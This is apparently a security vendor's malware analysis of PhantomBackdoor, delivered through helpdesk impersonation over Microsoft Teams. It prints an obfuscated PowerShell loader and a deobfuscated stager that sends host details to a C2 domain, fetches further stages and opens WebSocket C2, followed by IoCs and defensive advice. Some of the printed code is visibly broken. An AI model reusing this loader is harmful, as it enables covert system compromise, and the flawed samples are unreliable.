

Vishing and Microsoft Teams Used to Deliver PhantomBackdoor

 catonetworks.com/blog/cato-ctrl-vishing-and-microsoft-teams-used-deliver-phantombackdoor

Dr. Guy Waizel

March 18, 2026



Executive Summary

Cato CTRL has discovered a vishing-based delivery technique used against an Italy-based consumer services company associated with PhantomBackdoor, a multi-stage WebSocket-based backdoor [previously reported](#) in a Ukraine-focused spear phishing operation by SentinelOne. In SentinelOne's earlier reporting, initial access relied on phishing lures and a ClickFix-style flow that triggered a staged PowerShell and ended with a WebSocket backdoor.

In this vishing-driven technique, think of it like a polite “building inspector” who arrives as “on behalf” of the landlord to step inside your apartment to check for damp walls. You let him in because it sounds routine. While he walks through, he quietly leaves an invisible camera so he can watch when everyone leaves, then he comes back to steal.

In the incident we investigated, the threat actor used the same simple playbook of trust: impersonation as helpdesk, a Microsoft Teams invite, and screen sharing that guided the victim into executing PhantomBackdoor. From there, PowerShell-staged payloads were delivered, device information was collected, and a WebSocket backdoor was established.

[2026 Cato CTRL™ Threat Report | Download the report](#)

Technical Overview

What's Different and How Initial Access Worked

According to our investigation, the victim reported that the engagement occurred through Teams and began with a meeting invite. Our analysis focuses on the observable technical sequence on the endpoint and network layer: following the Teams session, PowerShell execution initiated a staged payload chain that culminated in WebSocket-based command and control. The sequence we observed was:

- The victim reported a threat actor-initiated interaction conducted via Microsoft Teams.
- A Teams meeting invite was used to establish the session.
- During or shortly after the Teams interaction, the victim's device executed PowerShell consistent with staged payloading.
- The execution chain progressed to additional stages, culminating in WebSocket-based command-and-control (C2).

SentinelOne reported PhantomCaptcha as part of a coordinated spearphishing operation targeting Ukraine-related non-governmental organizations (NGOs) and government entities, culminating in a WebSocket RAT hosted on Russian-owned infrastructure. In our case, we observed overlapping staging and post-execution behavior, but with a different delivery method and targeting that also included Italy-based organizations.

Once the malware execution occurred, the following stages were observed, illustrated also in Figure 1.

Stage 1: PowerShell Retrieval

A malicious request initiated a malicious PowerShell on:

hxxps[://]maxolutions243[.]com/background

```
maxolutions243.com/background
maxolutions243.com/background

$XlMLXsg = (((7643 + $XlMLXsg) - 9) + 3378)
$CxtSpfIkD = (((($XlMLXsg - 4) - 10449) - $CxtSpfIkD) + $CxtSpfIkD) + $XlMLXsg
$AYzNvACStg = (((((0 + -938) + $AYzNvACStg) * $CxtSpfIkD) - 8853) * 328)
$gmLKpsgRc = (((($XlMLXsg - 28852) + -971081) + $AYzNvACStg) - $gmLKpsgRc)
$FslZyr = (((7426 + $CxtSpfIkD) - $gmLKpsgRc) + $XlMLXsg) - $gmLKpsgRc
$xcfgdbhMQXg = (($gmLKpsgRc * 58) - 95)
$EsFMSlOabz = (((($FslZyr * $EsFMSlOabz) - $AYzNvACStg) - $CxtSpfIkD) - $gmLKpsgRc)
$axYvuAMnu = (((-378759 + $axYvuAMnu) - $XlMLXsg) - $XlMLXsg)
$gbUUrGrcs = (((96 - 189356) * $gbUUrGrcs) * $XlMLXsg)
$NvDoOX = (((4410 + -80878) - $AYzNvACStg) - $FslZyr) + -11)
$XgcCnolr = (((55987 * $NvDoOX) + 81) + 377)
$YXhyuFTBUQS = (((((10 - $CxtSpfIkD) + -1) - 348261) + 3730) + $axYvuAMnu)
$IiRHTOPl = (((((3105 + 6) * -11119) + $FslZyr) + $gbUUrGrcs)
$VKjYAGh = (((($NvDoOX + 88) * $VKjYAGh) + $EsFMSlOabz) - $gmLKpsgRc) * -28886)
$NOFOxNSRyM = ((4234 + 401275) + 6036)
$leSqyW = ((-9144 - $EsFMSlOabz) - 4968)
$TUnnaPHvZ = (((($XgcCnolr - $XlMLXsg) - 34684) - 85521) - $gbUUrGrcs) * $YXhyuFTBUQS)
$NNGXP = (((($XlMLXsg + $gmLKpsgRc) + $XgcCnolr) * $gmLKpsgRc) + -419237)
$SjJrDOcc = (($NvDoOX - 582) + -83078)
$GAKvcvCuh = (($CxtSpfIkD - 8) + -1181)
If ((44193 - $VKjYAGh) -or ($IiRHTOPl -le -13)) {
    $gbUUrGrcs = (((($NvDoOX + $leSqyW) + (((($NOFOxNSRyM * ((((-24962 + $NvDoOX) + 715) - $gmLKpsgRc) * $YXhyuFTBUQS + $XlMLXsg)) - (((-17896 - 66) - $SjJrDOcc) + 368))) - (((9310 * $EsFMSlOabz) + $VKjYAGh) * $axYvuAMnu) * $XgcCnolr) - 6)))) * ($NvDoOX * 1609) + (($gmLKpsgRc + -7) + $NOFOxNSRyM))) * (((($NOFOxNSRyM * $XlMLXsg) - 811127) - 0) * -46)))) * (((35364 + (((($NvDoOX - 3089) + $VKjYAGh) * $GAKvcvCuh))) + (($XlMLXsg + $FslZyr) * -8097))) + $gbUUrGrcs)))
    $DwtfndvBkSk = (((($XgcCnolr + 71) - 97) - 19786) * ((((-88 + (((((((($AYzNvACStg * (((-32 - $YXhyuFTBUQS) - 31804))) * (((((486094 * -3) - 5) - $TUnnaPHvZ) - 64218) + 26))) + (((((-5 * $CxtSpfIkD) + -6) + -601680) - $xcfgdbhMQXg) * $EsFMSlOabz))) - $1 (((86 + 6) + $AYzNvACStg) - 852528) + $VKjYAGh)))) * (((($FslZyr * $VKjYAGh) - 609546) - (((($XlMLXsg + 4) + $leSqyW) * 379537) * -83) - 658))) + ((-53834 - 9) * $leSqyW)))) - 9)
    $vPdnQu = 4
    while ($vPdnQu -gt 0) {
        if ((-9960 -gt -75) -and (-46 -eq $XgcCnolr) -and ($xcfgdbhMQXg -eq 88)) {
            $CxtSpfIkD = (((($NOFOxNSRyM + (((((14207 + $DwtfndvBkSk) + 4312) * $axYvuAMnu) - 62) + 164755))) - $CxtSpfIkD) * (((-98397 + $XgcCnolr) * 498) + 996))
        }
        $vPdnQu--
    }
    $CxtSpfIkD = ((((-301 - 414188) * ((((-196 * -1) + 77472) + $FslZyr) + (((((450 + -48664) * $gmLKpsgRc) + (((869 - 461) - $NNGXP) * 7371) + $leSqyW)))))) + (((($DwtfndvBkSk * $FslZyr) - $IiRHTOPl) * (((($xcfgdbhMQXg - $AYzNvACStg) * (((($GAKvcvCuh * $DwtfndvBkSk) + (((((((($XlMLXsg * 87) - $XlMLXsg) - $VKjYAGh) + -49094) - $NvDoOX)))) * (((6029 + $GAKvcvCuh) - $leSqyW) - 778079) + 91134) - 958))))))
    if ((-361598 -le $CxtSpfIkD) -and (1 -gt $axYvuAMnu) -and (1 -eq $NNGXP)) {
        $FslZyr = ((((-47 - $VKjYAGh) + $FslZyr) - 46)) * (((((-67208 - $EsFMSlOabz) - (($CxtSpfIkD + -17665) + $IiRHTOPl))) + (((((696360 + -6139) * -51) - 6942) - $AYzNvACStg) + (($axYvuAMnu + -33) * -27)))
    } else {
        $FslZyr = (((($NvDoOX - 17) * (((((-260 * (((497470 + 5) + 0) - 547) * 82))) + $XlMLXsg) + $VKjYAGh) - $gbUUrGrcs) - $IiRHTOPl))) * $gbUUrGrcs))) * (((79910 + -864932) * $NvDoOX) - 66))
    }
    if ((-864 -gt $gmLKpsgRc) -and ($gmLKpsgRc -le -544678) -and (0 -eq $DwtfndvBkSk)) {
        $TUnnaPHvZ = ((((-16 * -1) + 132380) - $gbUUrGrcs) - ((((-906 * 51852) * (((($leSqyW - 87) + $EsFMSlOabz) + 82539) * $VKjYAGh) + $EsFMSlOabz))) - 88))
    }
    $gmLKpsgRc = ((-23 * $gmLKpsgRc) * $FslZyr)
    if ($NvDoOX -le $XgcCnolr) -or ($VKjYAGh -ne 3) -or ($NOFOxNSRyM -lt -4) -or ($leSqyW -ge -7265) {
        $NvDoOX = (($GAKvcvCuh * (((((((($CxtSpfIkD * -2) - (($YXhyuFTBUQS + 3333) + -2))) + (((($xcfgdbhMQXg * $gbUUrGrcs) * $XgcCnolr) + $xcfgdbhMQXg) * -99))) - $SjJrDOcc)) * (((5427 - $gbUUrGrcs) + $GAKvcvCuh) - 469) + 0))) * $FslZyr)
    } else {
        $NvDoOX = (((56312 + $axYvuAMnu) - 296375) + (((($axYvuAMnu - ((((-46985 - 142156) - 328277) + $GAKvcvCuh))) - $TUnnaPHvZ) * -6) + (((($leSqyW + $TUnnaPHvZ) + $xcfgdbhMQXg) - $TUnnaPHvZ))))
    }
}
```

Figure 1. Obfuscated PowerShell

This stage initiated in-memory, fileless execution and established the retrieval path for follow-on stages, reducing on-disk artifacts and complicating file-based detection and forensic recovery.

After de-obfuscating the PowerShell, we observed system reconnaissance and collection of:

- Computer name
- Domain information
- Username
- Process identification (PID)
- System universally unique identifier (UUID)

This data was XOR-encrypted and Base64-encoded, then sent to the same command-and-control (C2) using a hardcoded XOR key:

YUkdzDWUQuuwbkhzJGE0hwHxiha9VCnCn

The request to *maxsolutions243[.]com* initiated retrieval of the next-stage payload, as shown in the script in Figure 2.

```
function xor($string, $method, $key) { $enc = [System.Text.Encoding]::UTF8; $xorkey = $enc.GetBytes("$key"); if ($method -eq "decrypt") { $string = $enc.GetString([System.Convert]::FromBase64String($string)); } $byteString = $enc.GetBytes($string); $xorData = $(for ($i = 0; $i -lt $byteString.Length; $i++) { for ($j = 0; $j -lt $xorkey.Length; $j++) { $byteString[$i] -bxor $xorkey[$j] } $i++ } if ($i -ge $byteString.Length) { $j = $xorkey.Length } } ); if ($method -eq "encrypt") { $xorData = [System.Convert]::ToBase64String($xorData); $xorData = $xorData -replace '/', '_'; } else { $xorData = $enc.GetString($xorData); } return $xorData; }

Set-NetSessionOption -HistorySaveStyle SaveNothing
[Net.ServicePointManager]::SecurityProtocol="Tls,Tls1,Tls12"
try {
    $ex (xor ([Invoke-WebRequest -Uri "https://maxolutions243.com/background/" + (xor ("$(env:COMPUTERNAME)" + ((Get-Member -Namespace root\cimv2 -Class Win32_ComputerSystem).Domain + "($(env:USERNAME)$PID)" + "upwtd2lrigzVlUmqIqkEyzsG50I7m8Z5c4QfMYCh9YofuICfEl9Qomar" + ")]" + (Get-Member -Class Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID))) "encrypt" "YUkdzDWUQuuwbkhzJGE0hwHxiha9VCnCn") -UseBasicParsing -Headers @("User-Agent" - "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/95.4.4476.124 Safari/537.36").Content) "decrypt" "YUkdzDWUQuuwbkhzJGE0hwHxiha9VCnCn")
} catch {
    $proxy = [System.Net.GlobalProxySelection]::GetEmptyWebProxy()
    $ex (xor ([Invoke-WebRequest -Uri "https://maxolutions243.com/background/" + (xor ("$(env:COMPUTERNAME)" + ((Get-Member -Namespace root\cimv2 -Class Win32_ComputerSystem).Domain + "($(env:USERNAME)$PID)" + "upwtd2lrigzVlUmqIqkEyzsG50I7m8Z5c4QfMYCh9YofuICfEl9Qomar" + ")]" + (Get-Member -Class Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID))) "encrypt" "YUkdzDWUQuuwbkhzJGE0hwHxiha9VCnCn") -UseBasicParsing -Proxy $proxy -Headers @("User-Agent" - "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/95.4.4476.124 Safari/537.36").Content) "decrypt" "YUkdzDWUQuuwbkhzJGE0hwHxiha9VCnCn")
}
```

Figure 2. Deobfuscated PowerShell

Stage 2: C2 Initialization and In-Memory Payload Loading

The next payload was loaded into memory, reducing on-disk artifacts and complicating file-based detection and forensic recovery. C2 communication began, transitioning the execution chain into an interactive remote access phase.

The request was made using a long URL path that was XOR-encrypted and Base64-encoded, likely used for per-victim tracking and staging control:

`hxxps[:]//maxsolutions243[.]com/background/` as shown in Figure 3 and deobfuscated code in Figure 4.



Figure 3. Obfuscated next stage

```
$serverUri = "wss://maxolutions243.com:80"

$clientWebSocket = New-Object System.Net.WebSockets.ClientWebSocket

function Send-Result {
    param (
        [string]$result,
        [System.Net.WebSockets.ClientWebSocket]$clientWebSocket
    )
    try {
        $responseBytes = [System.Text.Encoding]::UTF8.GetBytes($result)
        $responseSegment = New-Object -TypeName System.ArraySegment[byte] -ArgumentList $responseBytes, 0, $responseBytes.Length
        $sendTask = $clientWebSocket.SendAsync($responseSegment, [System.Net.WebSockets.WebSocketMessageType]:Text, $true, [System.Threading.CancellationToken]:None)
        $sendTask.Wait()
    } catch {
    }
}

function Connect-WebSocket {
    param (
        [Uri]$serverUri,
        [System.Net.WebSockets.ClientWebSocket]$clientWebSocket
    )
}
```

Figure 4. Deobfuscated code

The final stage established a WebSocket session to the threat actor-controlled endpoint, enabling interactive C2 :

`ws://maxsolutions243[.]com:80`

The full cyber kill chain for this incident is illustrated in Figure 5.




Figure 5. Cyber kill chain for the observed incident

Conclusion

This incident shows how helpdesk impersonation delivered through a Microsoft Teams meeting can replace traditional phishing and still lead to the same outcome: staged PowerShell execution followed by a WebSocket backdoor. Defenders should treat collaboration tools as first-class attack surfaces by enforcing helpdesk verification workflows, tightening external Teams and screen-sharing controls, and hardening PowerShell.

In the case we investigated, [Cato MDR](#) flagged the lateral movement and follow-on stages, and [Cato XOps](#) correlated the activity into a Story, while [Cato IPS](#) can help contain future attempts by blocking known-bad infrastructure and disrupting WebSocket-based C2.

Protections

In this incident, Cato MDR identified lateral movement and follow-on stage activity as suspicious after the initial infection. Cato IPS and network security controls can help contain this activity by enforcing policy at the edge, blocking known-bad infrastructure, and disrupting staging and C2 behavior, including suspicious WebSocket communications. Figure 6 shows the Cato XOps Story view, which highlights the lateral movement and follow-on stages.

ID	Created ↓	Updated	Criticality	Indication	Source	Producer
	Jan 23, 2026 07:00 am	Jan 24, 2026 07:00 am	8	Deprecated or Unauthorized Protocols Fil		Events Anomaly
	Jan 23, 2026 07:00 am	Jan 23, 2026 07:06 am	8	Deprecated or Unauthorized Protocols Fil		Events Anomaly
	Jan 23, 2026 03:27 am	Jan 23, 2026 03:30 am	5	Abnormal WANBOUND ICMP Activity		Events Anomaly
	Jan 23, 2026 03:27 am	Jan 23, 2026 03:30 am	5	Abnormal WANBOUND ICMP Activity		Events Anomaly
	Jan 23, 2026 12:46 am	Jan 23, 2026 12:56 am	5	Unusual SMB Traffic from an User Over tl		Events Anomaly
	Jan 22, 2026 08:00 pm	Jan 22, 2026 08:00 pm	6	Suspicious Tool Download		Threat Hunting

Figure 6. Cato XOps Story view highlighting lateral movement and follow-on stages

To reduce the likelihood and impact of this vishing technique, we recommend the following protections across people, collaboration tools, and endpoint controls:

Stop helpdesk impersonation before it becomes “interactive compromise”

- Enforce ticket validation plus call-back procedures for any helpdesk request.
- Train users: no commands, no installs, no “quick fixes” during unsolicited calls. Always verify through official channels.

Reduce Microsoft Teams abuse as an initial access path

- Restrict external Teams access to approved tenants and trusted domains.
- Limit screen sharing for external participants and disable remote control unless required.
- Alert on the high-risk sequence: Teams session → PowerShell execution → outbound download.

Constrain PowerShell and in-memory execution

- Increase visibility into PowerShell activity and ensure it is centrally monitored.
- Detect and prevent common “download and execute” behavior, including obfuscation and suspicious outbound connections.
- Limit PowerShell capabilities for standard users using least-privilege controls and application enforcement policies.

Indicators of Compromise (IoCs)

Domains

- *maxsolutions243[.]com*
- *halungroup[.]com*

IP addresses

- *104[.]238[.]133[.]25*
- *162[.]252[.]172[.]74*
- *104[.]238[.]133[.]25*

SHA256 HAsheS

- *1497ad4cd9b3f009904896464b090ad2ff4c932f2bb57752bb19b53b2ec65ea0*
- *b0c07b265c9d9046038ffa48d5b8e17b8ba0791503beba85196cdbe0ac2fcb27*

Related Topics

- [Attacks, Threats, and Security News](#)
- [Cato CTRL](#)